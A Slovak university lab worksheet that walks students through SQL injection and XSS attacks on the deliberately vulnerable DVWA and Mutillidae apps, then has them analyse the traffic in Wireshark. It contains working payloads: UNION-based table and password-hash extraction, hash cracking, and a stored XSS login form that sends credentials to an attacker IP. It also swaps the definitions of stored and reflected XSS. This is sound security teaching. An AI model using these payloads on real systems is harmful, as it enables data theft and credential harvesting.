


RBI / Cvičenie 06 / Webové útoky SQL Injection a XSS

Topológia



Inštrukcie a scenár

V tomto cvičení vykonáte dva webové útoky a to **SQL Injection** a **Cross-Site Scripting (XSS)**. Pri SQL Injection si vyskúšate ako zistiť či webová aplikácia obsahuje túto zraniteľnosť a ako útočník postupuje pri zneužití tejto zraniteľnosti. Zrealizujete SQL Injection útok na webovú aplikáciu **DVWA** na serveri **Metasploitable** a následne budete mať za úlohu vykonať SQL Injection útok na aplikáciu **mutillidae**, tiež na serveri **Metasploitable**. V ďalšej časti vykonáte dva typy útokov XSS na aplikáciu DVWA (reflected a stored). V závere preskúmate niektoré možnosti ako predísť týmto útokom.

Damn Vulnerable Web Application (DVWA) je webová aplikácia PHP/MySQL, ktorá je vysoko zraniteľná. DVWA je pomôckou pre bezpečnostných profesionálov pri testovaní ich schopností a nástrojov v legálnom prostredí (teda prostredí kde je to povolené), pomôcť webovým vývojárom lepšie pochopiť procesy zabezpečenia webových aplikácií a pomôcť študentom dozvedieť sa o bezpečnosti webových aplikácií v kontrolovanom laboratórnom prostredí. Cieľom DVWA je precvičiť si niektoré z najbežnejších webových zraniteľností s rôznymi úrovňami obtiažnosti. Tvorcovia upozorňujú, že tento softvér má zdokumentované aj nezdokumentované zraniteľnosti a že je to zámer, a odporúčajú používateľom objaviť čo najviac problémov a zraniteľností.

V závere cvičenia budete analyzovať daný typ útoku vo Wiresharku. Tomuto typu útoku je problematické zabrániť na úrovni siete, a preto naše zistenie môžeme poskytnúť vývojárovi webovej aplikácie, ktorý danú zraniteľnosť môže odstrániť.

Toto laboratórne cvičenie vzniklo na základe tohto oficiálneho Netacad labu a jeho doplnením o reálne generovanie útokov a analýzu reálnych dát, a nie demo údajov:

- 17.2.6 – Attacking a MySQL Database

Požiadavky

- Topológia v GNS3 alebo vo VirtualBox-e
- Školská OpenVPN alebo pripojenie z laboratória na KIS

Používatelia

Názov	Meno	Heslo
KALI LINUX	kali	kali
METASPLOITABLE	msfadmin	msfadmin
SECURITY ONION	analyst	cyberops
CYBEROPS WORKSTATION	analyst	cyberops

Časť 1: SQL Injection a XSS útok

V tejto časti si vyskúšate SQL Injection a XSS útoky. Všetky útoky budete vykonávať zo zariadenia Kali Linux a smerovať ich budete na webové aplikácie zariadenia Metasploitable.

Upozornenie: Keďže v nasledujúcej časti 2 budeme chcieť analyzovať jednotlivé pakety z útočného toku, je potrebné aby ste mali počas bodov 1. až 3. z tejto časti 1 zapnutý Wireshark na rozhraní eth0 na zariadení Security Onion, na ktoré sa nám zrkadlí prevádzka (pomocou SPAN), ktorá je smerovaná na server Metasploitable. Toto neplatí pre tých, ktorí pracujú vo VirtualBox-e – títo študenti môžu analyzovať prevádzku priamo na serveri Metasploitable (alebo Kali Linux), pomocou nástroja Wireshark, ktorý si tiež nezabudnite zapnúť, a neskoršiu analýzu spravíte priamo tam.

1. Prihlásenie sa do aplikácie DVWA na serveri Metasploitable

- Otvoríme webový prehliadač Firefox
 - Zadáme URL do prehliadača: 192.168.3.2/dvwa/
 - Upozornenie: V prípade, že pracujete vo VirtualBox-e, tak zadávate vašu IP adresu pre Metasploitable
 - Následne sa prihlásime do aplikácie:
 - Meno: admin
 - Heslo: password
 - Nastavíme Security level na low:
 - Klikneme na DVWA Security
 - Vyberieme zo ScrollBoxu „low“ a dáme Submit

2. SQL Injection útok - Úvod

- V aplikácii klikneme na SQL Injection
 - Popis zraniteľnosti: SQL Injection je chyba v aplikácii, ktorá umožňuje útočníkovi upravovať dotazy do SQL databázy
 - V tejto aplikácii sa do databázy posielajú takýto dotaz:
 - "SELECT first_name, last_name FROM users WHERE user_id = '\$id'"
 - Ako prvý príkaz zadáme do Text-Boxu: ' OR '1'='1'#
 - A potvrdíme cez Submit.
 - Dotaz, ktorý sa pošle do databázy vyzerá nasledovne:


```
SELECT first_name, last_name FROM users WHERE user_id = '' OR '1'='1'#.'
```

iv. Keďže podmienka `WHERE` bude splnená pomocou : `' ' OR '1'='1' #`, tak databáza pošle odpoveď, kde sa budú nachádzať údaje `first_name` a `last_name` všetkých účtov.

- Znak # slúži v dotaze ako komentár, používa sa to kvôli tomu, aby sa ďalšie príkazy zakomentovali a nevykonali sa.

3. SQL Injection útok – UNION

- Ak aplikácia obsahuje zraniteľnosť SQL Injection, a dotaz obsahuje príkaz `SELECT`, je možné využiť túto zraniteľnosť na získanie ďalších údajov z databázy pomocou príkazu `UNION`.
 - Kľúčové slovo `UNION` slúži na vykovanie jedného alebo ďalších viacerých `SELECT` dotazov. `UNION` pripojí výsledky k pôvodnému dotazu.
 - Príklad (vložené časti cez `UNION` sú zvýraznené žltým):
 - `SELECT first_name, last_name FROM users WHERE user_id = 5 UNION SELECT username, password FROM users;`
 - Aby `UNION` dotaz fungoval, musia byť splnené dve podmienky:
 - Prvý `SELECT` a `UNION SELECT` musia mať rovnaký počet stĺpcov
 - Typy údajov v prvom `SELECT` a `UNION SELECT` musia byť rovnaké (v MySQL databázach toto pravidlo neplatí)
 - Príklad:
 - `first_name` (varchar) musí byť rovnaký typ údajov ako `username` (varchar)
 - `last_name` (varchar) musí byť rovnaký typ údajov ako `password` (varchar)
 - Na zistenie počtu stĺpcov požadovaných pri SQL Injection `UNION` útoku existujú dve techniky
 - Prvá metóda sa používa pomocou príkazu `ORDER BY` číslo. Ak je číslo väčšie ako počet stĺpcov dotaz vypíše chybu napr.
 - `' ORDER BY 1#`
 - `' ORDER BY 2#`
 - `' ORDER BY 3#`
 - `' ORDER BY 4#`
 - `' ORDER BY XXX#`
 - Druhá metóda používa príkaz `UNION SELECT počet NULL stĺpcov#`. Pri tejto metóde skúsime počet `NULL` stĺpcov pomocou príkazu `UNION SELECT` dokým nám server nevypíše chybu napr.
 - `' UNION SELECT NULL#`
 - `' UNION SELECT NULL, NULL#`
 - `' UNION SELECT NULL, NULL,, NULL#`
- V prípade ak nám server nevypíše chybu, sme zistili koľko stĺpcov používa prvý `SELECT` dotaz
- Vyskúšajte si tieto dve metódy a zistíte počet stĺpcov v dotaze, ktorý obsahuje SQL Injection zraniteľnosť
- Následne, keď vieme koľko stĺpcov používa dotaz, musíme zistiť typy stĺpcov. To dosiahneme pomocou kombinácie príkazov podobných ako v druhej metóde, avšak budeme vymieňať `NULL` za 'typ údajov'. Ak typ údajov nebude zhodný, server vypíše chybu.
- Príklad (tento prípad nemusíte skúšať, keďže používame MySQL databázu):

a. ' UNION

Typ	Príkaz
Oracle	SELECT banner FROM v\$version SELECT version FROM v\$instance
Microsoft	SELECT @@version
PostgreSQL	SELECT version()
MySQL	SELECT @@version

SELECT 'a',NULL,.....,NULL#

b. ' UNION SELECT NULL,'a',.....,NULL#

c. ' UNION SELECT NULL,NULL,.....,'a'#

d. :

iii. Pri formulovaní zložitejších typov útokov, je potrebné poznať verziu databázy. Verziu databázy zistíme pomocou UNION SELECT, ak sa jedná o MySQL databázu:

- ' UNION select @@version,NULL#

iv. Ďalšou užitočnou informáciou sú údaje z pohľadu (view) information_schema.tables (všetky databázy okrem Oracle majú tento pohľad). Pomocou tohto pohľadu môžete zistiť tabuľky v databáze pomocou príkazu:

```
SELECT table_name from information_schema.tables
```

v. Upravte tento príkaz na UNION SELECT tak, aby ste zistili tabuľky, ktoré sa nachádzajú v databáze

vi. V prípade ak ste použili správny príkaz:

```
' UNION SELECT null,table_name FROM information_schema.tables#
```

mali by sa vám zobrazíť v Surname mená tabuliek z databázy. Keďže útočník zvyčajne pomocou SQL Injection hľadá užitočné údaje, snaží sa zistiť, či existuje tabuľka user/users, kde sa nachádzajú heslá a mená používateľov.

vii. Preto overíme, či existuje users tabuľka pomocou príkazu:

```
' UNION SELECT null,table_name FROM information_schema.tables
where table_name = 'users'#
```

viii. Následne zistíme, či nejaká tabuľka obsahuje stĺpec password pomocou príkazu:

```
' UNION SELECT table_name,column_name FROM information_schema.columns#
```

Následne použijeme ALT+F3 a dáme hľadať password a zistíme, že existuje tabuľka users, kde sa nachádza stĺpec password

ix. Keď máme tieto informácie, získajte údaje user a password z tabuľky users pomocou UNION dotazu.

- Vo výsledku si uložte mená a heslá, ktoré budete ešte potrebovať

4. Cross-site scripting

Cross-site scripting (XSS) je webová bezpečnostná zraniteľnosť, kedy útočník vkladá škodlivé skripty do webovej stránky a táto stránka tieto skripty spúšťa. Existujú tri typy XSS:

Stored XSS – škodlivý kód sa nachádza v požiadavke HTTP

Reflected XSS – škodlivý kód sa nachádza vo webovej databáze

DOM XSS – škodlivý kód skôr existuje v kóde na strane klienta ako na strane servera

a. V aplikácii klikneme na XSS reflected

- i. Do Text-boxu napíšeme svoje meno a dáme Submit.
- ii. Následne skopírujeme URL
- iii. Napr. 192.168.3.2/dvwa/vulnerabilities/xss_r/?name=Martin#
- iv. Následne namiesto vášho mena vložíme skript:
`<script>alert('HACKED')</script>`
- v. Výsledná URL adresa by mala vyzeráť takto:
`http://x.x.x.x/dvwa/vulnerabilities/xss_r/?name=<script>alert('HACKED')</script>`
- vi. Následne stlačíme Enter.
 - Popíšte výsledok danej operácie
- vii. Útočník by mohol vložiť akýkoľvek skript do URL adresy a poslať to svojej obeti.
 - Vložte tento kód do Text-boxu a dajte Submit.
 - `<form action=http://192.168.2.1>Meno:
<input type="username" name="username"></br>Heslo:
<input type="password" name="password"></br>
<input type="submit" value="Prihlásiť sa"></br>`
 - a. Aký ste dostali výsledok?
- viii. Útočník by mohol skopírovať URL adresu, poslať svojej obeti, ktorá by vyplnila údaje a stlačila Prihlásiť sa. Následne by poslala žiadosť na zadanú IP adresu napr. server útočníka.
- ix. Následne vyberieme XSS stored
- x. Vašou úlohou bude použiť kód z kroku vii (`<form action=...`)
- xi. Keďže Message má nastavenú hodnotu `maxlength=50`, musíte si ju zväčšiť. Stlačte F12 a zmeňte hodnotu na 500.
 - Ak sa vám podarilo zväčšiť túto hodnotu, tak do "Name" napíšte svoje meno, a do Message skopírujte kód z kroku vii (`<form action=...`) a dajte Sign Guestbook. Popíšte výsledok.
- xii. Keďže sa jedná o Stored XSS, toto okno je uložené v databáze, a každý kto by sa prihlásil do aplikácie, by videl tento prihlasovací formulár.
- xiii. Ak by obeť vyplnila údaje, a stlačila tlačidlo Prihlásiť sa, údaje by sa poslali na IP adresu, ktorú sme zadali.

5. SQL Injection útok na aplikáciu Mutillidae na zariadení Metasploitable

- a. Otvorte si prehliadač a zadajte URL: 192.168.3.2/mutillidae/
 - i. Upozornenie: V prípade, že pracujete vo VirtualBox-e, tak zadávate vašu IP adresu pre Metasploitable
- b. Táto webová aplikácia obsahuje niekoľko webových zraniteľností
- c. Prejdite do: OWASP Top 10 -> A1 – Injection -> SQLi – Extract Data -> User Info
 - i. Pomocou SQL Injection útoku zistíte z tohto prihlasovacieho formulára tieto údaje:
 - Počet stĺpcov požadovaných pri SQL Injection útoku
 - Tabuľky, ktoré sa nachádzajú v MySQL databáze
 - Zistíte mená stĺpcov z tabuliek `credit_cards`, `accounts`. Tieto mená stĺpcov si niekde uložte budete ich potrebovať v ďalšej úlohe
 - Zobrazte všetky údaje z tabuliek `credit_cards`, `accounts`

Časť 2: Analýza Webového útoku

V tejto časti si prezriete a budete analyzovať SQL Injection útok vo Wireshark-u na zariadení Security Onion. Daný útok bol smerovaný na webovú aplikáciu dvwa, ktorá patrí zariadeniu Metasploitable.

Upozornenie: Ak pracujete vo VirtualBox-e, tak analýzu spravíte v nástroji Wireshark na serveri Metasploitable (alebo Kali Linux).


1. Prezrite SQL Injection útok

V tomto kroku uvidíte začiatok útoku.

- Vo Wireshark-u kliknite pravým tlačidlom myši na riadok, v ktorom je zachytená GET požiadavka s SQL Injection útokom, ktorý ste vykonali v časť 1. bod 2. a vyberte Follow > HTTP Stream.

No.	Time	Source	Destination	Protoc	Len	Info
0000	0c 7e 5e 20 00 00 c0 02 7a d3 00 00 81 00 00 01
0010	08 00 45 00 02 37 cf 01 40 00 3f 06 e4 6a c0 a8
0020	02 02 c0 a8 03 02 de 4e 00 50 a3 09 7f a6 9d 3e
0030	c8 2d 80 18 01 f6 bc 9e 00 00 01 01 08 0a 9d 7b
0040	06 92 00 02 21 5e 47 45 54 20 2f 64 76 77 61 2f
0050	76 75 6c 6e 65 72 61 62 69 6c 69 74 69 65 73 2f
0060	73 71 6c 69 2f 3f 69 64 3d 25 32 37 2b 4f 52 2b
0070	25 32 37 31 25 32 37 25 33 44 25 32 37 31 25 32

- Zdrojová požiadavka je zobrazená červenou farbou. Zdroj poslal požiadavku GET na hostiteľa 192.168.3.2. V modrej farbe cieľové zariadenie odpovedá späť na zdroj.
- Do poľa **Find** zadajte '1'='1'. Kliknite na **Find Next**.



```
Wireshark · Follow HTTP Stream (tcp.stream eq 0) · eth0

GET /dvwa/vulnerabilities/sqli/?id=%27+OR+%271%27%3D%271%27%23&Submit=Submit HTTP/1.1
Host: 192.168.3.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.3.2/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=0d73eeedb76baab5c0afdf47991af91
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Sat, 29 Oct 2022 15:35:03 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Content-Length: 4665
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/
DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">


  <head>
    <meta http-equiv="Content-Type" content="text/html;
    charset=UTF-8" />
```

- d. Útočník zadal vstup (' OR '1'='1'#) do vyhľadávacieho poľa User ID na cieľovej adrese 192.168.3.2, aby zistil, či je aplikácia zraniteľná voči SQL injection. Namiesto toho, aby aplikácia odpovedala správou o chybnom vstupe, poslala záznamy z databázy. Útočník overil, že môže zadať príkaz SQL a databáza odpovie. Vyhľadávací reťazec

' OR '1'='1'# vytvorí SQL príkaz, ktorý bude vždy pravdivý.



- e. Zatvorte okno Follow HTTP Stream.
- f. Kliknutím na **Clear display filter** zobrazíte celú konverzáciu Wireshark-u.




2. SQL Injection útok poskytuje systémové informácie

Útočník pokračuje a začína sa zameriavať na konkrétnejšie informácie.

- a. Vo Wireshark-u kliknite pravým tlačidlom myši na riadok, kde sa nachádza GET požiadavka, v ktorej ste pomocou SQL Injection útoku zistili verziu databázy a vyberte **Follow > HTTP Stream**. Červenou farbou je zobrazená zdrojová prevádzka a odosiela požiadavku GET hostiteľovi 192.168.3.2. V modrej farbe cieľové zariadenie odpovedá späť na zdroj.
- b. Do poľa **Find** zadajte: **version, NULL**. Kliknite na **Find Next**.

- c. Útočník zadal vstup (' UNION select @@version, NULL#) do vyhľadávacieho poľa User ID na cieľovej adrese 192.168.3.2, aby našiel verziu databázy.



- i. Aká je verzia databázy?
- d. Zatvorte okno Follow HTTP Stream.
- e. Kliknutím na **Clear display filter** zobrazíte celú konverzáciu Wireshark-u.

3. SQL Injection útok a informácie o tabuľke

Útočník vie, že existuje veľké množstvo SQL tabuliek, ktoré sú plné informácií. Útočník sa ich snaží nájsť.

- a. Vo Wireshark-u kliknite pravým tlačidlom myši na riadok, kde sa nachádza GET požiadavka, v ktorej ste pomocou SQL Injection útoku zistili názvy tabuliek v databáze a vyberte **Follow > HTTP Stream**. Zdroj je zobrazený červenou farbou. Odoslal požiadavku GET na hostiteľa 192.168.3.2. V modrej farbe cieľové zariadenie odpovedá späť na zdroj.
- b. Do poľa **Find** zadajte: users. Kliknite na **Find Next**.
- c. Útočník zadal vstup (' UNION SELECT null, table_name FROM information_schema.tables#) do vyhľadávacieho poľa User ID na cieľovej adrese 192.168.3.2, aby sa zobrazili všetky tabuľky v databáze.

```

<br>Surname: STATISTICS</pre><pre>ID: ' UNION SELECT NULL, table_name from
information_schema.tables#<br>First name: <br>Surname: TABLES</pre><pre>ID: ' UNION
SELECT NULL, table_name from information_schema.tables#<br>First name: <br>Surname:
TABLE_CONSTRAINTS</pre><pre>ID: ' UNION SELECT NULL, table_name from
information_schema.tables#<br>First name: <br>Surname: TABLE_PRIVILEGES</pre><pre>ID: '
UNION SELECT NULL, table_name from information_schema.tables#<br>First name:
<br>Surname: TRIGGERS</pre><pre>ID: ' UNION SELECT NULL, table_name from
information_schema.tables#<br>First name: <br>Surname: USER_PRIVILEGES</pre><pre>ID: '
UNION SELECT NULL, table_name from information_schema.tables#<br>First name:
<br>Surname: VIEWS</pre><pre>ID: ' UNION SELECT NULL, table_name from
information_schema.tables#<br>First name: <br>Surname: guestbook</pre><pre>ID: ' UNION
SELECT NULL, table_name from information_schema.tables#<br>First name: <br>Surname:
users</pre><pre>ID: ' UNION SELECT NULL, table_name from
information_schema.tables#<br>First name: <br>Surname: columns_priv</pre><pre>ID: '
UNION SELECT NULL, table_name from information_schema.tables#<br>First name:
<br>Surname: db</pre><pre>ID: ' UNION SELECT NULL, table_name from
information_schema.tables#<br>First name: <br>Surname: func</pre><pre>ID: ' UNION
SELECT NULL, table_name from information_schema.tables#<br>First name: <br>Surname:
help_category</pre><pre>ID: ' UNION SELECT NULL, table_name from
information_schema.tables#<br>First name: <br>Surname: help_keyword</pre><pre>ID: '
UNION SELECT NULL, table_name from information_schema.tables#<br>First name:
<br>Surname: help_relation</pre><pre>ID: ' UNION SELECT NULL, table_name from

```

- i. Čo by pre útočníka urobil upravený príkaz (' UNION SELECT null,table_name FROM information_schema.tables where table_name = 'users'#)?

d. Zatvorte okno Follow HTTP Stream.

e. Kliknutím na **Clear display filter** zobrazíte celú konverzáciu Wireshark-u.

4. Záver SQL Injection útoku

Útok končí tým, že získa hashe hesiel.

- a. Vo Wireshark-u kliknite pravým tlačidlom myši na riadok, kde sa nachádza GET požiadavka, v ktorej ste pomocou SQL Injection útoku zistili meno a heslo používateľov z databázy a vyberte **Follow > HTTP Stream**. Zdroj je zobrazený červenou farbou. Odoslal požiadavku GET na hostiteľa 192.168.3.2. V modrej farbe cieľové zariadenie odpovedá späť na zdroj.
- b. Do poľa **Find** zadajte: `user,password`. Kliknite na **Find Next**.
- c. Útočník zadal vstup (' UNION select user,password from users#) do vyhľadávacieho poľa User ID na cieľovej adrese 192.168.3.2, aby získal používateľské mená a hashe hesiel.

```

<div class="vulnerable_code_area">
  <h3>User ID:</h3>
  <form action="#" method="GET">
    <input type="text" name="id">
    <input type="submit" name="Submit" value="Submit">
  </form>
  <pre>ID: ' UNION SELECT user,password from users#<br>First name:
admin<br>Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: ' UNION SELECT
user,password from users#<br>First name: gordon<br>Surname:
e99a18c428cb38d5f260853678922e03</pre><pre>ID: ' UNION SELECT user,password from
users#<br>First name: 1337<br>Surname: 8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: '
UNION SELECT user,password from users#<br>First name: pablo<br>Surname:
0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: ' UNION SELECT user,password from
users#<br>First name: smithy<br>Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
</div>
<h2>More info</h2>
<ul>

```

- d. Ktorý používateľ má hash hesla 8d3533d75ae2c3966d7e0d4fcc69216b?
- e. Pomocou webovej stránky, ako je <https://crackstation.net/>, skopírujte hash hesla do nástroja na prelomenie hesla a získajte plain-text heslo.
 - i. Aké je heslo vo formáte obyčajného textu (plain-text heslo)?
- f. Zatvorte okno Follow HTTP Stream. Zatvorte všetky otvorené okná.

Otázky na zamyslenie

1. Aké je riziko, keď platformy používajú jazyk SQL?
2. Prezrite si internet a vyhľadajte „prevent SQL injection attacks“. Aké sú 2 metódy alebo kroky, ktoré možno podniknúť na zabránenie SQL injection útokom?

Záver

V tomto cvičení sme si ukázali na praktickej ukážke ako vyzerajú webové útoky **SQL Injection** a **XSS**.

Pre ošetrovanie **SQL Injection** sa používajú tzv. **parameterized queries** (známe aj ako pripravené príkazy (prepared statements)). Ďalším ošetrovaním môže byť validácia vstupu od užívateľa pomocou **whitelistu** alebo **blacklistu**.

Pre ošetrovanie **XSS** sa odporúča

- Filtrovať vstup od používateľa
- Kódovať údaje na výstupe
